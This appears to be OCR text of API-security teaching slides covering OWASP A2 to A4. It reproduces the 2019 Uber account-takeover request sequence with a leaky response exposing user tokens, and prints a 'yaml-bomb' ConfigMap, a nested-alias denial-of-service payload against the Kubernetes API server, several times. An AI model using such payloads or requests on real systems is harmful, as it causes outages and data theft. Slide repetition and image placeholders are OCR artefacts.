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



A2: Mitigation

- Check all possible ways to authenticate to all APIs
- Password reset APIs and one-time links also allow users to get authenticated and should be protected just as seriously
- Use standard authentication, token generation, password storage, MFA
- Use short-lived access tokens
- Authenticate your apps (so you know who is talking to you)
- OAuth token is not authentication (hotel key analogy)
- Use stricter rate-limiting for authentication, implement lockout policies and weak password checks

A3: Excessive Data Exposure



Uber account takeover (2019)

https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/

1. Error message leaking user UUID

Request

```
POST /p3/fleet-manager/\_rpc?rpc=addDriverV2 HTTP/1.1
Host: partners.uber.com
{“nationalPhoneNumber”:”99999xxxxx”,”countryCode”:”1"}
```

Response

```
{
    “status”:”failure”,
    ”data”: {
        “code”:1009,
        ”message”:”Driver ‘47d063f8–0xx5e-xxxxx-b01a-xxxx’ not found”
        }
}
```

Uber account takeover (2019)

https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/

2. Make a request with the UUID

Request

```
POST /marketplace/\_rpc?rpc=getConsentScreenDetails HTTP/1.1
Host: bonjour.uber.com
Connection: close
Content-Length: 67
Accept: application/json
Origin: [https://bonjour.uber.com](https://bonjour.uber.com)
x-csrf-token: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36
DNT: 1
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: xxxxx
{“language”:”en”,”userUuid”:”xxxx-776-4xxxx1bd-861a-837xxx604ce”}
```

Uber account takeover (2019)

https://apisecurity.io/issue-49-uber-account-takeover-leaky-get-api/

3. Receive tons of user data including mobile app authentication token

Response (173 lines!!!)


```
{
  "status":"success",
  "data":{
    "language":"en",
    "userUuid":"xxxxxx1e"
  },
  "tUser":{
    "uuid":"cxxxxxc5f7371e",
    "firstname":"Maxxxx",
    "lastname":"XXXX",
    "role":"PARTNER",
    "languageId":1,
    "countryId":77,
    "mobile":null,
    "mobileToken":1234,
    "mobileCountryId":77,
    "mobileCountryCode":"+91",
    "hasAmbiguousMobileCountry":false,
    "lastConfirmedMobileCountryId":77,
    "email":"xxxx@gmail.com",
    "emailToken":"xxxxxxxx",
    "hasConfirmedMobile":"no",
    "hasOptedInSmsMarketing":false,
    "hasConfirmedEmail":true,
    "gratuity":0.3,
    "nickname":"abc@gmail.com",
    "location":"00000",
    "banned":false,
    "cardio":false,
    "token":"b8038ec4143bb4xxxxxx72d",
    "fraudScore":0,
    "inviterUuid":null,
    "pictureUrl":"xxxxx.jpeg",
    "recentFareSplitterUuids":[
      "xxx"
    ],
    "lastSelectedPaymentProfileUuid":"xxxxxx",
    "lastSelectedPaymentProfileGoogleWalletUuid":null,
    "inviteCode":{
      "promotionCodeId":xxxxx,
      "promotionCodeUuid":"xxxx",
      "promotionCode":"manishas105",
      "createdAt":{
        "type":"Buffer",
        "data":[0,0,1,76,2,21,215,101]
      },
      "updatedAt":{
        "type":"Buffer",
        "data":[0,0,1,76,65,211,61,9]
      }
    },
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      "contactinfoCountryCode":"+91",
      "driverLicense":"None",
      "firstDriverTripUuid":null,
      "iphone":null,
      "partnerUserUuid":"xxxxxxx",
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      "twilioNumber":null,
      "twilioNumberFormatted":null,
      "cityknowledgeScore":0,
      "createdAt":{
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        "data":[0,0,1,84,21,124,80,52]
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      "courierEngagement":null
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      "territoryUuid":"xxxxxx",
      "company":"None",
      "address2":"None",
      "cityId":130,
      "cityName":"None",
      "firstPartnerTripUuid":null,
      "preferredCollectionPaymentProfileUuid":null,
      "phone":"",
      "phoneCountryCode":"+91",
      "state":"None",
      "vatNumber":"None",
      "zipcode":"None",
```

A3: Mitigation

- Never rely on client to filter data
- Review all responses, only return what the API consumers really need
- Define schemas of all the API responses
- Don’t forget about error responses
- Identify all the sensitive or PII info and justify its use
- Enforce response checks to prevent accidental data and exception leaks

A4: Lack of Resources & Rate Limiting

Kubernetes API Server DoS (2019)

https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```

Kubernetes API Server DoS (2019)

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```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
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
  namespace: default
```



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```
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  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
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
```



h,h,h,h,h,h,h,h,h,h

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```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
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

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```yaml
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
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```



```
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
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f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
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f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
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f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,f,
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
f,f,f,f,f,f,f,f
```

Kubernetes API Server DoS (2019)

https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/

